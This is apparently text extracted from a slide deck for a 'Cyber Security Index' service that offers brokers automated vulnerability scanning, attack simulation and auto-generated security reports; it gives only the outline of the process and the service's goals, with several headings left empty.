

# CYBER SECURITY INDEX

---

For the Broker's Services





**WHAT IS CSI?**

# HOW IT WORK!

**01** Give us your time slots



**02** Scan for vulnerabilities



**03** Get the report and histories



**04** Review the vulnerabilities  
continuously improvement




# GOAL

- Automate the security assessment
- Report the result of the security system to its owner. Each report will be auto-generated.
- The security assessment should be able to scale and secure.
- Show information and vulnerabilities of the brokers' security system.




# Our Security Assessment Types

Security Accessment



Area of the test



Gather information




Exploit




Report



Simulate Cyber Attack



# SYSTEM DIAGRAMS





# FEATURES

